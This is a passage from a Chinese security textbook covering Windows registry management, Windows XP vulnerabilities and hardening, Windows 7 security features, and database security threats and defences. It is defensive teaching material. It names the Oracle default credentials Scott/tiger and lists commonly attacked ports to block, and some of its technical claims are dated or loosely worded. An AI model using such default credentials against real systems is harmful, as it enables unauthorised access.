Windows 有联系的应用程序的信息。Windows 通过注册表所描述的硬件驱动程序和参数，来装入硬件的驱动程序、决定分配的资源及所分配资源之间是否存在冲突等。注册表中存放的 Windows 的信息则决定了 Windows 的桌面外观、浏览器界面、系统性能等。应用程序的安装注册信息、启动参数等信息也存放在注册表中。用户可以通过注册表编辑器对注册表进行查看、编辑或修改。

打开注册表的方式为：单击“开始”，选择“运行”，输入 regedit 命令，即打开了“注册表编辑器”窗口，如图 4-18 所示。



图 4-18 注册表编辑器

在图 4-18 中，左边列出了注册表项，右边子窗口显示某个注册表项的值项，包括名称、类型和数据。各注册表项功能说明如下。

(1) HKEY_CLASSES_ROOT：是 HKEY_LOCAL_MACHINE\Software 的子项。此处存储的信息可以确保当使用 Windows 资源管理器打开文件时，打开正确的程序。

(2) HKEY_CURRENT_USER：包含当前登录用户的配置信息的根目录。用户文件夹、屏幕颜色和控制面板等设置均存储在此处。该信息被称为用户配置文件。HKEY_CURRENT_USER 是 HKEY_USERS 的子项。

(3) HKEY_LOCAL_MACHINE：包含该计算机针对于任何用户的配置信息。

(4) HKEY_USERS：包含计算机上所有用户的配置文件的根目录。

(5) HKEY_CURRENT_CONFIG：包含本地计算机在系统启动时所用的硬件配置文件信息。

注册表是以树形结构存在的，就像是资源管理器一样，不过它的目录项的含义是不同的，一共有 5 种不同的类型，包括：

(1) 根键：注册表的根目录，相当于磁盘上的根目录如：C:\。

(2) 键和子键：相当于磁盘上的子目录，在键下是子键，就像目录可以包括子目录一样。

(3) 键值项：相当于磁盘上的文件，在一个键或子键下可以包含一个或多个键值项。键值项由键值名、数据类型和键值 3 个部分组成，格式为“键值名：数据类型：键值”。

(4) 键值类型：注册表有 3 种键值类型：

- DWORD：1～8 位的十六进制数据作为双字。
- 字符串值：存储的字符串。
- 二进制：是一个十六进制数，作为一个字节解释。

合理地利用注册表对系统进行设置、优化和管理是保证系统安全运行的重要手段。下面仅就几个实例讲解说明注册表管理的方式及重要性。

1. 备份注册表

如果注册表遭到破坏，Windows 将不能运转，因此为了确保 Windows 系统的安全，可以对注册表进行备份，以便在注册表被破坏时，能通过正常的注册表进行恢复。

备份注册表的步骤如下：

(1) 进入“注册表编辑器”窗口。




图 4-19　备份注册表

（2）选中“我的电脑“，右击鼠标，从快捷菜单中选择“导出”命令，如图 4-19 所示。

（3）输入备份的注册表文件名，并且选择保存的路径，该文件的扩展名为 reg，用户可以通过任何文本编辑器打开进行编辑。

要恢复注册表，可以直接双击保存的 reg 文件，或者打开“注册表编辑器”窗口，导入可用的注册表文件。

2. 使用注册表给控制面板上锁

“控制面板”是操作系统中重要的系统设置平台，通过它可以进行用户账户的设置、输入法和语言的设置、添加\删除程序等，对控制面板的恶意修改将可能导致系统混乱。可以通过注册表对控制面板进行加锁管理，防止他人使用。

具体操作步骤如下。

（1）进入“注册表编辑器”窗口。

（2）在“注册表编辑器”左侧子窗口，依次展开“HKEY_CLASSES_ROOT\CLSID\{21EC2020-3AEA-1069-A2DD-08002B30309D}\InProServer32”分支，将右侧子窗口的“默认”项的数据“shell32. dll”的后面填上一个减号（—），将其改为“shell32. dll—”。如图 4-20 所示。



图 4-20　通过注册表给控制面板加锁

3. 禁用注册表编辑器

很多黑客或者木马程序通过修改系统的注册表，使得系统发生错误和混乱，因此对注册表的保护非常重要，可以在“组策略”中禁止访问注册表编辑器，以防止他人修改注册表。

具体操作步骤如下。

（1）单击“开始”，选择“运行”，然后输入 gpedit. msc 命令，弹出“组策略”窗口。

（2）在窗口左侧，依次展开“用户配置”|“管理模板”|“系统”分支，双击控制台右侧窗口中的“阻止访问注册表编辑工具”项，弹出“阻止访问注册表编辑工具”属性对话框，在“设置”选项卡下，选中“已启用”，单击“确定”完成设置。

以后在试图启动注册表编辑器的时候，系统将提示“注册编辑器已被管理员停用”。如果要恢复注册表编辑器的使用，在图 4-21 所示的最后一个对话框中选中“未配置”就可以了。

如果要防止使用其他注册表编辑工具打开注册表，可以双击如图 4-21 所示的“只运行



图 4-21 禁用注册表编辑器

许可的 Windows 应用程序”，弹出“只运行许可的 Windows 应用程序”属性对话框，在“设置”选项卡中，选中“已启用”，即可防止使用其他注册表编辑工具打开注册表。

4.6.5 Windows XP 系统的缺陷与防范

系统漏洞通常是由于系统开发过程中程序设计不严谨或者由于某些功能自身而留下的，包括身份认证、访问控制、服务漏洞等多个方面。系统上已知的漏洞被称为“通用漏洞披露”(CVEs)，它是由 MITRE 组织汇编整理的漏洞信息。漏洞使系统非常危险，它可以使攻击者或病毒很容易取得系统最高权限，然后可以对系统进行各种破坏，让用户无法上网，甚至对一些分区进行格式化操作，盗取用户的各种账号密码等。

1. 常见的 Windows XP 操作系统漏洞

Windows XP 在易用性、多功能，尤其是网络共享和远程帮助等方面下了很大工夫，但是很多的功能在方便用户的同时，也留下了可以被入侵者利用的漏洞和后门。常见的 Windows XP 系统的漏洞如下。

(1) UPnP(universal plug and play，通用即插即用软件)的漏洞问题，UPnP 服务可以导致著名的“缓冲区溢出”漏洞，由于 UPnP 服务运行在系统的上下文，攻击者如果利用漏洞成功，可以完全控制主机。对于一般用户来说，这种类型的漏洞是最难以防范的，因为在漏洞被公布之前，他们根本难以知情，更不要说防范。

(2) 网络共享功能留下漏洞。IPC$ 攻击就是一个例子，Windows XP 在默认安装后允许任何用户通过空用户连接(IPC$)得到系统所有账号和共享列表，这本来是为了方便局域网用户共享资源和文件的，但是任何一个远程用户都可以利用这个空的连接得到计算机的用户列表。黑客可以利用这项功能，查找系统的用户列表，并使用暴力密码破解工具，对系统进行攻击。

(3) 远程桌面漏洞。Windows XP 远程桌面会把用户名以明文形式发送到连接它的客户端。发送的用户名可以是远端主机的用户名，也可能是客户端常用的用户名，网络上的嗅探程序可能会捕获到这些账户信息。

（4）快速账号切换功能造成账号锁定漏洞。Windows XP 快速账号切换功能设计存在问题，用户可以利用账号快速切换功能，快速地重试登录一个用户名，系统认为有暴力猜解攻击，造成全部非管理员账号的锁定。

（5）“自注销”漏洞。热键功能是 Windows XP 的系统服务之一，一旦用户登录 Windows XP，热键功能也就随之启动，于是就可以使用系统默认的或者自己设置的热键了。假如电脑没有设置屏幕保护程序和密码，当用户离开电脑一段时间，Windows XP 就会很聪明地进行自动注销，不过这种“注销”并没有真正注销，所有的后台程序都还在运行（热键功能当然也没有关闭），因此，其他人虽然进不了你的桌面，看不到你的电脑里放了些什么，但是却可以继续使用热键。此时如果有人在你的机器上用热键启动一些与网络相关的敏感程序（或服务），用热键删除机器中的重要文件，或者用热键进行其他破坏，后果也是非常严重的。

（6）自启动服务漏洞。Windows XP 下的服务程序都遵循 SCM（service control manager，服务控制管理器）的接口标准，它们会在登录系统时自动运行，并为各类应用程序提供支持，是 Windows XP 所有功能实现的基础。相当数量的系统漏洞都是由于系统服务方面的缺陷产生的，而更多的是基于系统服务来实现的，如果到互联网上搜索一下，可以看到很多关于“关闭垃圾服务”这样的话题。事实上，经过几年来无数用户的使用和研究，Windows XP 的系统服务程序的各项功能已经得到深入的解析，从结果来看，确实有着相当数量的对一般用户没有价值的服务也就是“垃圾服务”存在。黑客已经利用系统服务的漏洞，将病毒程序、木马等设计成系统服务级程序，甚至是用这种程序取代原有的系统服务，以躲过杀毒软件和防火墙的监视，这就是黑客常用的“后门”手段。

2. Windows XP 安全防范策略

虽然 Windows XP 存在着如此多的系统漏洞，但是不能因此而放弃使用 Windows XP，事实上任何一个操作系统都存在着可被利用的漏洞。用户应该掌握操作系统的特点，采取有效的安全策略，避免使自己成为系统漏洞的受害者。Windows XP 系统漏洞安全应对策略要做到如下几点。

（1）及时为系统打补丁。要充分利用微软发布的免费补丁，将系统的自动更新功能打开，就可以在第一时间弥补系统漏洞，减少受到漏洞攻击的危险。

（2）关闭无须运行和危险的服务。服务开得越少，系统就越安全。根据自己系统的需要，把那无须使用和有危险性的服务都关闭。

（3）加强端口管理和过滤。端口是网络数据交换的出入口，做好端口的管理和过滤，对系统的安全性有着极为重要的帮助。过滤的方法是：打开“控制面板”|“网络连接”|“本地连接”|“Internet 协议（TCP/IP）”|“属性”|“高级”|“选项”|“TCP/IP 筛选”|“属性”，添加设置需要过滤的端口。对于一般用户，可禁用一下常见恶意访问端口：139 端口（IPC 和 RPC 漏洞就存在于此）、445 端口（修改注册表端口）、3389（冲击波病毒攻击的端口）、4489（远程控制软件所开启的服务端端口）等。

（4）删除默认共享设置。可以通过修改注册表的方法来防止 IPC＄攻击：打开注册表编辑器，将 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA 的 RestrictAnonymous 项设置为“1”，就能禁止空用户连接。

4.6.6 Windows 7 的安全性

2009 年，微软推出 Windows 7 操作系统。其命名的方式不同于 Windows XP 和 Windows Vista，微软的官方解释是，7 代表公司第 7 版 Windows 系统。在安全性方面，Windows 7 系统有了较大的突破和改进。

Windows 7 去掉了最初随 Windows XP SP2 推出的安全中心(security center)，改用行动中心(action center)取代。行动中心包含对 10 大 Windows 功能的提示：安全中心；问题、报告与解决方案；Windows 防御；Windows 更新；故障检查和修复；网络访问保护；备份与恢复(backup and restore)；复原(recovery)；以及使用者账户控制(user account control，UAC)。Windows 7 中具体的安全措施体现在如下方面。

1. Windows BitLocker 驱动器加密，保障文件安全

Windows BitLocker 驱动器加密是一种全新的安全功能，可以阻止没有授权的用户访问该驱动器下的所有文件，该功能通过加密 Windows 操作系统卷上存储的所有数据可以更好地保护计算机中数据的安全。

加密驱动器的操作步骤为：打开控制面板里的“系统和安全”，选择“BitLocker 驱动器加密”，选择要加密的盘符，单击“启用 BitLocker ”，然后会提示正在初始化驱动器，然后设置驱动器加密的密码，单击“下一步”。为了防止忘记密码，还可以设置 BitLocker 恢复密钥文件，最后单击“启动加密”就可以了。这样，如果要访问该磁盘驱动器，则需要输入密码。

在 Windows 7 中，BitLocker 可以对移动磁盘进行加密，这对于计算机用户来说是一个非常实用的功能，必将得到广泛的应用。

2. Direct Access 功能

Direct Access 功能是 Windows 7 中新的安全功能，它可以让远程用户不借助 VPN 就可以通过互联网安全地接入公司的内网。管理员可以通过应用组策略设置以及其他方式管理远程电脑，甚至可以在远程电脑接入互联网时自动对其进行更新，而不管这台电脑是否已经接入了企业内网。Direct Access 还支持多种认证机制的智能卡以及 IPSec 和 IPv6 用于加密传输。

3. 生物特征识别架构

Windows 7 在安全性上的一项重要改进就是内置了生物特征识别架构(windows biometric framework)。在 Windows 7 之前，指纹等生物特征识别方式都是通过第三方软件实现的，这无疑缺乏安全性和稳定性。而在 Windows 7 中，系统将生物特征识别整合入操作系统中，变成系统登录的一种标准方式，并且可以通过系统对识别设备和特征库进行管理。

4. Windows Filtering Platform (WFP)

Windows Filtering Platform (WFP)是在 Vista 中引入的 API 集。在 Windows 7 中，开发人员可以通过这套 API 集将 Windows 防火墙嵌入他们所开发的软件中。这种情况使得第三方程序可以在恰当的时候关闭 Windows 防火墙的某些设置。

5. DNSSec

Windows 7 支持 DNSSec (域名系统安全)，它将安全性扩展到了 DNS 平台。有了 DNSSec，一个 DNS 区域就可以使用数字签名技术，并通过这种技术鉴定所收到的数据的可

信度。

6. AppLocker 功能

AppLocker 即“应用程序控制策略”，是 Windows 7 系统中新增加的一项安全功能。AppLocker 使得 IT 管理员可以方便地配置企业用户权限，限制用户在计算机上可运行的应用程序、文件安装以及应用脚本。

7. Internet Explorer 8

Windows 7 所带的浏览器是 IE8，它所提供的安全性包括：

- SmartScreen Filter——代替/扩展了 IE7 中的网络钓鱼过滤器。
- The XSS Filter——防御跨界脚本攻击。
- 域名高亮——对 URL 的重点部分进行强调，从而让用户更清楚自己所访问的站点是否正确。
- 更好的针对 ActiveX 的安全控制。
- 数据执行保护（DEP）默认为开启状态。

根据 NSS Labs 的调查显示，IE8 是目前最安全的浏览器之一。NSS Labs 研究报告显示，在拦截社会工程类恶意软件方面，2010 年第 1 季度，IE8 拦截了 85％的社会工程类恶意软件，Firefox 3 拦截率为 29％，苹果 Safari 拦截率为 29％，Google Chrome 2 拦截率为 17％，而 Opera 10 拦截率不足 1％。IE8 的捆绑可以为 Windows 7 用户在浏览网页的时候提供更加安全的保证。

4.7 数据库系统安全性

随着计算机技术的飞速发展，各行各业越来越重视数据的存储和积累，数据成为企业的核心资产。数据库作为数据存储和管理的重要软件，在各个领域得到了广泛的应用，但随之而来产生了数据的安全问题。各种应用系统的数据库中大量数据的安全问题、敏感数据的防窃取和防篡改问题，越来越引起人们的高度重视。数据库系统的安全性至关重要，关系到企业兴衰、国家安全。因此，对数据库安全性（尤其是网络数据库安全性）的研究成为信息安全的重要议题。

4.7.1 数据库系统安全概述

1. 数据库系统相关概念

数据库指的是长期储存在计算机内、有组织的、可共享的大量数据集合。数据库系统是指带有数据库并采用该数据库技术进行数据管理的计算机系统，是一个实际可运行的按照数据库方法存储、维护和向应用系统提供数据支持的系统。数据库系统一般由 4 个部分组成：数据库、数据库管理系统、应用系统、数据库管理员。

数据库管理系统指的是为用户及应用程序提供数据访问，并具有对数据库进行管理、维护等多种功能的软件。目前常用的数据库产品都是数据库管理系统，如微软公司的 SQL Server，Oracle 公司的 Oracle，IBM 公司的 DB2 等。

数据库管理员是全面负责数据库系统的管理、维护的人员，主要职责有：参与数据库设计，确定数据库结构和内容；确保数据库的安全性和完整性；监督和控制数据库的使用和

运行。

2. 数据库系统安全的含义

数据库系统安全是指为数据库系统建立的安全保护措施，以保护数据库系统软件和其中的数据不因偶然和恶意的原因而遭到破坏、篡改和窃取。

数据库系统安全主要包含两个方面：系统运行安全和数据库数据安全。

（1）系统运行安全，主要是指：

- 硬件运行安全，如路由器、网关等的功能是否完善，是否有安全保护措施。
- 法律、政策的保护，如用户是否有合法权利，政策是否允许等。
- 物理控制安全，如机房加锁、机器放置物理位置、数据物理分布等。
- 操作系统安全，如数据文件是否被保护、操作系统漏洞补丁等。
- 灾害、故障恢复，死锁的避免和解除，如数据备份的方式、恢复策略等。
- 防止电磁信息泄漏。

（2）数据库数据安全，主要是指：

- 用户口令鉴别。
- 用户存取权限控制。
- 数据存取权限、方式控制。
- 审计跟踪。
- 数据加密。

4.7.2 数据库的常见攻击方式

数据库攻击具有很强的隐蔽性，有时黑客从进入到退出一次数据库攻击只需不到10秒钟时间就可完成，这个时间对于数据库管理员来说，即使是注意到入侵者都几乎不够。因此，在数据被损害很长时间之前，许多数据库攻击都没有被企业注意到。很多情况下，黑客利用一些简单手段攻击数据库，如利用弱口令和不严谨的配置，以及利用未打补丁的已知漏洞等。下面介绍常见的数据库攻击手段。

1. 对弱口令或默认用户名/口令的破解

很多数据库产品在出厂时都设置了默认用户和口令，而企业在安装后，容易忘记修改默认用户的口令，导致了安全隐患。如以前的Oracle数据库有一个默认的用户名Scott及默认的口令tiger；而微软的SQL Server的系统管理员账户的默认口令也是众所周知。

即使是业务用户和口令，虽然唯一，但是如果口令设置过于简单，也很容易被黑客获取。一些口令破解的工具通过网络搜索也很容易获得，使得弱口令的安全性极差。

2. 针对未打补丁的数据库漏洞

数据库厂商一直致力于为其数据库产品进行升级和更新补丁，以期防范更多的黑客攻击，但是企业更新补丁的速度和彻底性却不是很让人满意，原因在于数据库升级更新需要时间和成本，而企业由于业务系统运行的连续性和稳定性要求，经常不能及时更新补丁，或者不能更新所有补丁。在此种矛盾下，黑客利用更新补丁的时间间隙进行数据库攻击。

有分析说，在今天正在运行的多数Oracle数据库中，至少有10到20个已知的漏洞，黑客们可以用这些漏洞攻击进入。而且，一些黑客站点将一些已知的数据库漏洞的利用脚本发布了出来，更使得漏洞攻击成为一种常用手段。

3. SQL 注入

SQL 注入攻击是黑客对数据库进行攻击的常用手段之一。随着 B/S 模式应用开发的发展,使用这种模式编写应用程序的程序员也越来越多。但是,由于程序员的水平及经验参差不齐,相当大一部分程序员在编写代码的时候,没有对用户输入数据的合法性进行判断,使应用程序存在安全隐患。用户可以提交一段数据库查询代码,根据程序返回的结果,获得某些他想得知的数据,这就是所谓的 SQL Injection,即 SQL 注入。SQL 注入是从正常的 WWW 端口访问,而且表面看起来跟一般的 Web 页面访问没什么区别,所以,目前市面的防火墙都不会对 SQL 注入发出警报,如果管理员没有查看 IIS 日志的习惯,可能被入侵很长时间都不会发觉。另外,SQL 注入的手法相当灵活,为了成功获取想要的数据,需要构造巧妙的 SQL 语句。

4. 特权提升

特权提升通常与管理员错误的配置有关,如一个用户被误授予超过其实际需要的访问权限。另外,拥有一定访问权限的用户可以轻松地从一个应用程序跳转到数据库,即使他并没有这个数据库的相关访问权限。黑客只需要得到少量特权的用户口令,就可以进入数据库系统,然后访问读取数据库内的任何表,包括信用卡信息、个人信息。

5. 窃取备份

如果备份硬盘在运输或仓储过程中被窃取,而这些磁带上的数据库数据又没有加密的话,黑客根本不需要接触网络就可以实施破坏。通过窃取备份实施的攻击主要是由于管理员对备份的介质疏于跟踪和记录,没有采取对备份介质上的数据进行加密等预防措施。

4.7.3 数据库系统的安全框架

数据库系统的安全除依赖自身内部的安全机制外,还与外部网络环境、应用环境、从业人员素质等因素息息相关,因此从广义上讲,数据库系统的安全框架可以划分为 3 个层次:网络系统层次、宿主操作系统层次、数据库管理系统层次。这 3 个层次构筑成数据库系统的安全体系,与数据安全的关系是逐步紧密的,防范的重要性也逐层加强,从外到内、由表及里保证数据的安全。下面分别就 3 个层次具体论述。

1. 网络系统层次

网络系统是数据库应用的外部环境和基础,数据库系统要发挥其强大作用离不开网络系统的支持,数据库系统的用户(如异地用户、分布式用户)也要通过网络才能访问数据库的数据。网络系统的安全是数据库安全的第一道屏障,外部入侵首先就是从入侵网络系统开始的。网络入侵试图破坏信息系统的完整性、机密性,具有以下特点:

(1) 没有地域和时间的限制,跨越国界的攻击就如同在现场一样方便。

(2) 通过网络的攻击往往混杂在大量正常的网络活动之中,隐蔽性强。

(3) 入侵手段更加隐蔽和复杂。

计算机网络系统开放式环境面临的威胁主要有以下几种类型:

(1) 欺骗(masquerade);

(2) 重发(replay);

(3) 报文修改(modification of message);

(4) 拒绝服务(deny of service);

(5) 陷阱门(trapdoor);

(6) 特洛伊木马(trojan horse);

(7) 攻击,例如透纳攻击(tunneling attack)、应用软件攻击等。

这些安全威胁是无时无处不在的,因此必须采取有效的措施来保障系统的安全。

2. 宿主操作系统层次安全技术

操作系统是大型数据库系统的运行平台,为数据库系统提供一定程度的安全保护。目前操作系统平台大多数集中在 Windows NT 和 UNIX,安全级别通常为 C1,C2 级。主要安全技术有操作系统安全策略、安全管理策略、数据安全等方面。

操作系统安全策略用于配置本地计算机的安全设置,包括密码策略、账户锁定策略、审核策略、IP 安全策略、用户权利指派、加密数据的恢复代理以及其他安全选项。具体可以体现在用户账户、口令、访问权限、审计等方面。

(1) 用户账户:用户访问系统的"身份证",只有合法用户才有账户。

(2) 口令:用户的口令为用户访问系统提供一道验证。

(3) 访问权限:规定用户的权限。

(4) 审计:对用户的行为进行跟踪和记录,便于系统管理员分析系统的访问情况以及事后的追查使用。

安全管理策略是指网络管理员对系统实施安全管理所采取的方法及策略。针对不同的操作系统、网络环境需要采取的安全管理策略一般也不尽相同,其核心是保证服务器的安全和分配好各类用户的权限。

数据安全主要体现在以下几个方面:数据加密技术、数据备份、数据存储的安全性、数据传输的安全性等。可以采用的技术很多,主要有 Kerberos 认证、IPSec、SSL、TLS、VPN(PPTP、L2TP)等技术。

3. 数据库管理系统层次安全技术

数据库系统的安全性很大程度上依赖于数据库管理系统。如果数据库管理系统安全机制非常强大,则数据库系统的安全性能就较好。目前市场上流行的是关系式数据库管理系统,其安全性功能很弱,这就导致数据库系统的安全性存在一定的威胁。

由于数据库系统在操作系统下都是以文件形式进行管理的,因此,入侵者可以直接利用操作系统的漏洞窃取数据库文件,或者直接利用 OS 工具来非法伪造、篡改数据库文件内容。这种隐患一般数据库用户难以察觉。分析和堵塞这种漏洞被认为是 B2 级的安全技术措施。

数据库管理系统层次安全技术主要是用来解决这一问题,即当前面两个层次已经被突破的情况下仍能保障数据库数据的安全,这就要求数据库管理系统必须有一套强有力的安全机制。解决这一问题的有效方法之一是数据库管理系统对数据库文件进行加密处理,使得即使数据不幸泄露或者丢失,也难以被人破译和阅读。

可以考虑在 3 个不同层次实现对数据库数据的加密,这 3 个层次分别是 OS 层、DBMS 内核层和 DBMS 外层。

4.7.4 数据库的安全技术

为了保护数据库的数据安全,需要采取多种安全技术,加强数据库性能监测和入侵识别

能力，提高数据库设计者、使用者和维护者的安全意识，多方位保护数据安全。

下面介绍常用的数据库安全技术。

1. 访问及存取控制

大部分数据库产品都提供了身份验证、账号与角色分配、外部连接访问接口控制等，保证数据库的访问控制。下面以微软的 SQL Server 数据库为例进行介绍。

SQL Server 的安全控制分为 3 个级别：操作系统级、数据库级、数据库对象级，其中数据库级的访问控制又分为登录认证和数据库访问控制，如图 4-22 所示。




图 4-22　SQL Server 的安全控制

身份验证是指当用户访问系统时，系统对该用户的账号和口令的确认过程。身份验证的内容包括确认用户的账号是否有效、能否访问系统、能访问系统的哪些数据等。

SQL Server 提供两种身份验证方式：Windows 身份验证和混合身份验证。Windows 身份验证指的是 SQL Server 的登录安全性直接集成到 Windows 的安全上，它允许 Windows 服务器验证用户。使用这种验证方式，SQL Server 就可以利用 Windows 的安全特性，例如安全验证和密码加密、审核、密码过期、最短密码长度，以及在多次登录请求无效后锁定账号。混合模式最适合用于外界用户访问数据库或不能登录到 Windows 域时。混合方式的 SQL Server 身份验证方式有下列优点：混合方式允许非 Windows 客户、Internet 客户和混合的客户组连接到 SQL Server 中。

管理数据库中数据的存取操作，目前采用的大部分是 RBAC(role-based access control，基于角色的存取控制)方式。角色就是一组权限的组合，角色可以根据组织中的不同工作创建，然后根据用户的责任和资格分配角色，用户可以轻松地进行角色转换。在 SQL Server 中，系统利用角色设置，管理用户的权限。这样只对角色进行权限设置便可以实现对所有用户权限的设置，大大减少了管理员的工作量。常用的有以下几种角色：

(1) public 角色；

(2) 固定服务器角色；

(3) 固定数据库角色；

(4) 用户定义的角色；

(5) 应用程序角色。

2. 数据完整性

数据的完整性主要是指防止数据库中存在不符合语义的数据，防止错误信息的输入和

输出。数据完整性包括数据的正确性、有效性和一致性。维护数据的完整性非常重要，这也是数据库数据反映和支持现实世界的重要手段。如一个学生不能有两个学号；学生的年龄应在 0～20 之间，如果录入员不小心将“20”写成“2000”，数据库系统应能及时自动识别并提示用户；只有在学生名册中出现的学生才能进行选课和记录成绩；邮政编码中只能出现数字，且只能是 6 位等。

为实现对数据的完整性约束，要求系统有定义完整性约束条件的功能和检查完整性约束条件的方法。数据库中的所有数据都必须满足自己的完整性约束条件，这些约束包括以下几类：实体完整性、域完整性、参照完整性、用户自定义完整性。如表 4-2 所示。

表 4-2　数据库完整性约束

完整性种类	完整性约束	完整性种类	完整性约束
域完整性	DEFAULT	实体完整性	PRIMARY KEY
	CHECK		UNIQUE
	REFERNTIAL	参照完整性	FOREIGN KEY
			CHECK

3. 数据加密

对数据库中数据加密是为增强普通关系数据库管理系统的安全性，提供一个安全适用的数据库加密平台，对数据库存储的内容实施有效保护。它通过数据库存储加密等安全方法实现了数据库数据存储保密和完整性要求，使得数据库以密文方式存储并在密态方式下工作，确保了数据安全。

对数据进行加密，主要有 3 种方式：系统中加密、客户端（DBMS 外层）加密、服务器端（DBMS 内核层）加密。客户端加密的好处是不会加重数据库服务器的负载，并且可实现网上的传输加密，这种加密方式通常利用数据库外层工具实现。而服务器端的加密需要对数据库管理系统本身进行操作，属核心层加密，如果没有数据库开发商的配合，其实现难度相对较大。此外，对那些希望通过 ASP 获得服务的企业来说，只有在客户端实现加解密，才能保证其数据的安全可靠。

数据库加密系统分成两个功能独立的主要部件：一个是加密字典管理程序，另一个是数据库加解密引擎。数据库加密系统将用户对数据库信息具体的加密要求以及基础信息保存在加密字典中，通过调用数据加解密引擎实现对数据库表的加密、解密及数据转换等功能。数据库信息的加解密处理是在后台完成的，对数据库服务器是透明的。

以微软的 SQL Server 2005 数据库为例，在 SQL Server 中可以为连接、数据和存储过程使用加密。其加密层次结构如图 4-23 所示。箭头表示常用的加密层次结构。

SQL Server 2005 提供了下列加密机制。

（1）Transact-SQL 函数。插入或更新项时可使用 Transact-SQL 函数对各个项进行加密。

（2）非对称密钥。非对称密钥由私钥和对应的公钥组成。每个密钥都可以解密另一个密钥加密的数据。非对称加密和解密相对来说会消耗大量资源，但它们比对称加密提供了更高的安全级别。非对称密钥可用于加密对称密钥，以便存储在数据库中。

